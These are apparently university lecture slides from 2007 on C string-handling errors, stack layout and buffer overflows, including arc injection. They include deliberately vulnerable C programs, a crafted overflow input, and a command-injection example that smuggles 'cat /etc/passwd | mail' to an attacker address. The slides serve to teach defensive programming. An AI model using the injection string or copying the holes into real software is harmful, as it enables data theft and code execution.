IS 2150 / TEL 2810
Introduction to Security

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Lecture 13
Dec 6, 2007

Race Conditions,
Vulnerability related
Integers. String
Buffer overflow

Objectives

- Understand/explain the issues, and utilize the techniques related to
  - Malicious code
    - What and how
  - Vulnerability analysis/classification
    - Techniques
    - Taxonomy
  - Intrusion Detection and Auditing Systems

Issues


- Strings
  - Background and common issues
- Common String Manipulation Errors
- String Vulnerabilities
- Mitigation Strategies

Strings

- Comprise most of the data exchanged between an end user and a software system
  - command-line arguments
  - environment variables
  - console input
- Software vulnerabilities and exploits are caused by weaknesses in
  - string representation
  - string management
  - string manipulation

C-Style Strings

- Strings are a fundamental concept in software engineering, but they are not a built-in type in C or C++.



- C-style strings consist of a contiguous sequence of characters terminated by and including the first null character.
  - A pointer to a string points to its initial character.
  - String length is the number of bytes preceding the null character
  - The string value is the sequence of the values of the contained characters, in order.
  - The number of bytes required to store a string is the number of characters plus one (x the size of each character)

Common String Manipulation Errors

- Common errors include
  - Unbounded string copies
  - Null-termination errors
  - Truncation
  - Write outside array bounds
  - Off-by-one errors
  - Improper data sanitization

Unbounded String Copies

- Occur when data is copied from an unbounded source to a fixed length character array

```
int main(void) {
  char Password[80];
  puts("Enter 8 character password:");
  gets(Password);
        ...
}
```

```
#include <iostream.h>
int main(void) {
 char buf[12];
 cin >> buf;
 cout<<"echo: "<<buf<<endl;
}
```

Simple Solution

- Test the length of the input using **`strlen()`** and dynamically allocate the memory

```
int main(int argc, char *argv[]) {
  char *buff = (char *)malloc(strlen(argv[1])+1);
  if (buff != NULL) {
    strcpy(buff, argv[1]);
    printf("argv[1] = %s.\n", buff);
  }
  else {
    /* Couldn't get the memory - recover */
  }
  return 0;
}
```

Null-Termination Errors

- Another common problem with C-style strings is a failure to properly null terminate

```
int main(int argc, char
  char a[16];
  char b[16];
  char c[32];

  strncpy(a, "0123456789abcdef", sizeof(a));
  strncpy(b, "0123456789abcdef", sizeof(b));
  strncpy(c, a, sizeof(c));
}
```

Neither **a[]** nor **b[]** are properly terminated

String Truncation

- Functions that restrict the number of bytes are often recommended to mitigate against buffer overflow vulnerabilities
  - `strncpy()` instead of `strcpy()`
  - `fgets()` instead of `gets()`
  - `snprintf()` instead of `sprintf()`
- Strings that exceed the specified limits are truncated
- Truncation results in a loss of data, and in some cases, to software vulnerabilities

Off-by-One Errors

- Can you find all the off-by-one errors in this program?

```
int main(int argc, char* argv[]) {
  char source[10];
  strcpy(source, "0123456789");
  char *dest = (char *)malloc(strlen(source));
  for (int i=1; i <= 11; i++) {
    dest[i] = source[i];
  }
  dest[i] = '\0';
  printf("dest = %s", dest);
}
```

Improper Data Sanitization

- An application inputs an email address from a user and writes the address to a buffer [Viega 03]

```
sprintf(buffer,
     "/bin/mail %s < /tmp/email",
     addr
  );
```


  - The buffer is then executed using the **`system()`** call.
  - The risk is, of course, that the user enters the following string as an email address:

  - **`bogus@addr.com; cat /etc/passwd  | mail some@badguy.net`**

- **[Viega 03]** Viega, J., and M. Messier. *Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More*. Sebastopol, CA: O'Reilly, 2003.

What is a Buffer Overflow?

- A buffer overflow occurs when data is written outside of the boundaries of the memory allocated to a particular data structure



Buffer Overflows


- Caused when buffer boundaries are neglected and unchecked
- Buffer overflows can be exploited to modify a
  - variable
  - data pointer
  - function pointer
  - return address on the stack

Smashing the Stack

- This is an important class of vulnerability because of their frequency and potential consequences.
  - Occurs when a buffer overflow overwrites data in the memory allocated to the execution stack.
  - Successful exploits can overwrite the return address on the stack allowing execution of arbitrary code on the targeted machine.

Program Stacks


- A program stack is used to keep track of program execution and state by storing
  - return address in the calling function
  - arguments to the functions
  - local variables (temporary)
- The stack is modified
  - during function calls
  - function initialization
  - when returning from a subroutine



Stack Segment

- The stack supports nested invocation calls
- Information pushed on the stack as a result of a function call is called a frame

```
b() {…}
a() {
   b();
}
main() {
   a();
}
```



Stack Frames

- The stack is used to store
  - return address in the calling function
  - actual arguments to the subroutine
  - local (automatic) variables
- The address of the current frame is stored in a register (EBP on Intel architectures)
- The frame pointer is used as a fixed point of reference within the stack
- The stack is modified during
  - subroutine calls
  - subroutine initialization
  - returning from a subroutine

rCs1

Subroutine Calls

- `function(4, 2);`

```
push 2
push 4
call function (411A29h)
```

Push 2nd arg on stack

Push 1st arg on stack

Push the return address on stack and jump to address

EIP = 00411A7E ESP = 0012FE10 EBP = 0012FEDC

EIP: Extended Instruction Pointer
ESP: Extended Stack Pointer
EBP: Extended Base Pointer

Slide 19

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rCs1 draw picture of stack on right and put text in action area above registers

also, should create gdb version of this

Robert C. Seacord, 7/6/2004

Subroutine Initialization

```
void function(int arg1, int arg2) {
```

```
push ebp
```

Save the frame pointer

```
mov ebp, esp
```

Frame pointer for subroutine is set to current stack pointer

```
sub esp, 44h
```

Allocates space for local variables

EIP = 00411A29 ESP = 0012FD40 EBP = 0012FE00

EIP: Extended Instruction Pointer

ESP: Extended Stack Pointer

EBP: Extended Base Pointer

Subroutine Return

- `return();`

```
mov esp, ebp
```

Restore the stack pointer

```
pop ebp
```

Restore the frame pointer

```
ret
```

Pops return address off the stack and transfers control to that location

EIP = 00411A47 ESP = 0012FD40 EBP = 0012FE00

EIP: Extended Instruction Pointer

ESP: Extended Stack Pointer

EBP: Extended Base Pointer

Return to Calling Function

- `function(4, 2);`

```
push 2
push 4
call function (411230h)
add  esp,8
```

Restore stack pointer

EIP = 00411A8A ESP = 0012FE10 EBP = 0012FEDC

EIP: Extended Instruction Pointer
ESP: Extended Stack Pointer
EBP: Extended Base Pointer

Example Program

```
bool IsPasswordOK(void) {
 char Password[12]; // Memory storage for pwd
 gets(Password);    // Get input from keyboard
 if (!strcmp(Password,"goodpass")) return(true); //
  Password Good
 else return(false); // Password Invalid
}
void main(void) {
 bool PwStatus;                   // Password Status
  puts("Enter Password:");        // Print
 PwStatus=IsPasswordOK();         // Get & Check Password
 if (PwStatus == false) {
      puts("Access denied");      // Print
      exit(-1);                   // Terminate Program
 }
 else puts("Access granted");// Print
}
```

Stack Before Call to `IsPasswordOK()`

Code

EIP →

```
puts("Enter Password:");
PwStatus=IsPasswordOK();
if (PwStatus==false) {
      puts("Access denied");
      exit(-1);
   }
else puts("Access
granted");
```

Stack

ESP →

Storage for **`PwStatus`** (4 bytes)
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
...

Stack During `IsPasswordOK()` Call

Code

EIP

```
puts("Enter Password:");
PwStatus=IsPasswordOK();
if (PwStatus==false) {
      puts("Access denied");
      exit(-1);
    }
else puts("Access granted");
```

```
bool IsPasswordOK(void) {
 char Password[12];

 gets(Password);
 if (!strcmp(Password, "goodpass"))
      return(true);
 else return(false)
}
```

Stack

ESP

Storage for Password (12 Bytes)
Caller EBP – Frame Ptr main (4 bytes)
Return Addr Caller – main (4 Bytes)
Storage for PwStatus (4 bytes)
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
…

Note: The stack grows and shrinks as a result of function calls made by `IsPasswordOK(void)`

Stack After `IsPasswordOK()` Call

Code

EIP → (points to `if (PwStatus == false) {`)

```
puts("Enter Password:");
PwStatus = IsPasswordOk();
if (PwStatus == false) {
  puts("Access denied");
  exit(-1);
}
else puts("Access granted");
```


Stack

ESP → (points to Storage for PwStatus)

Storage for Password (12 Bytes)
Caller EBP – Frame Ptr main (4 bytes)
Return Addr Caller – main (4 Bytes)
Storage for PwStatus (4 bytes)
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
…

The Buffer Overflow 1

- What happens if we input a password with more than 11 characters ?



The Buffer Overflow 2 **Stack**

EIP →

```
bool IsPasswordOK(void) {
 char Password[12];

 gets(Password);
 if (!strcmp(Password,"badprog"))
      return(true);
 else return(false)
}
```

ESP →

Storage for Password (12 Bytes) "123456789012"
Caller EBP – Frame Ptr main (4 bytes) "3456"
Return Addr Caller – main (4 Bytes) "7890"
Storage for **`PwStatus`** (4 bytes) "\0"
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
…

The return address and other data on the stack is over written because the memory space allocated for the password can only hold a maximum 11 character plus the NULL terminator.

The Vulnerability

- A specially crafted string "1234567890123456j►*!" produced the following result.

What happened ?

What Happened ?

- “1234567890123456j►*!” overwrites 9 bytes of memory on the stack changing the callers return address skipping lines 3-5 and starting execuition at line 6

	Statement
1	`puts("Enter Password:");`
2	`PwStatus=ISPasswordOK();`
3	`if (PwStatus == true)`
4	`  puts("Access denied");`
5	`  exit(-1);`
6	`}`
7	`else puts("Access granted");`

Stack

Storage for Password (12 Bytes) “123456789012”
Caller EBP – Frame Ptr main (4 bytes) “3456”
Return Addr Caller – main (4 Bytes) “j►*!” (return to line 7 was line 3)
Storage for **`PwStatus`** (4 bytes) “\0”
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)

Note: This vulnerability also could have been exploited to execute arbitrary code contained in the input string.

Arc Injection (return-into-libc)

- Arc injection transfers control to code that already exists in the program's memory space
  - refers to how exploits insert a new arc (control-flow transfer) into the program's control-flow graph as opposed to injecting code.
  - can install the address of an existing function (such as **`system()`** or **`exec()`**, which can be used to execute programs on the local system
  - even more sophisticated attacks possible using this technique


Vulnerable Program

```
#include <string.h>

int get_buff(char *user_input){
  char buff[4];

  memcpy(buff, user_input, strlen(user_input)+1);
  return 0;
}

int main(int argc, char *argv[]){
  get_buff(argv[1]);
  return 0;
}
```


Exploit

- Overwrites return address with address of existing function
- Creates stack frames to chain function calls.
- Recreates original frame to return to program and resume execution without detection

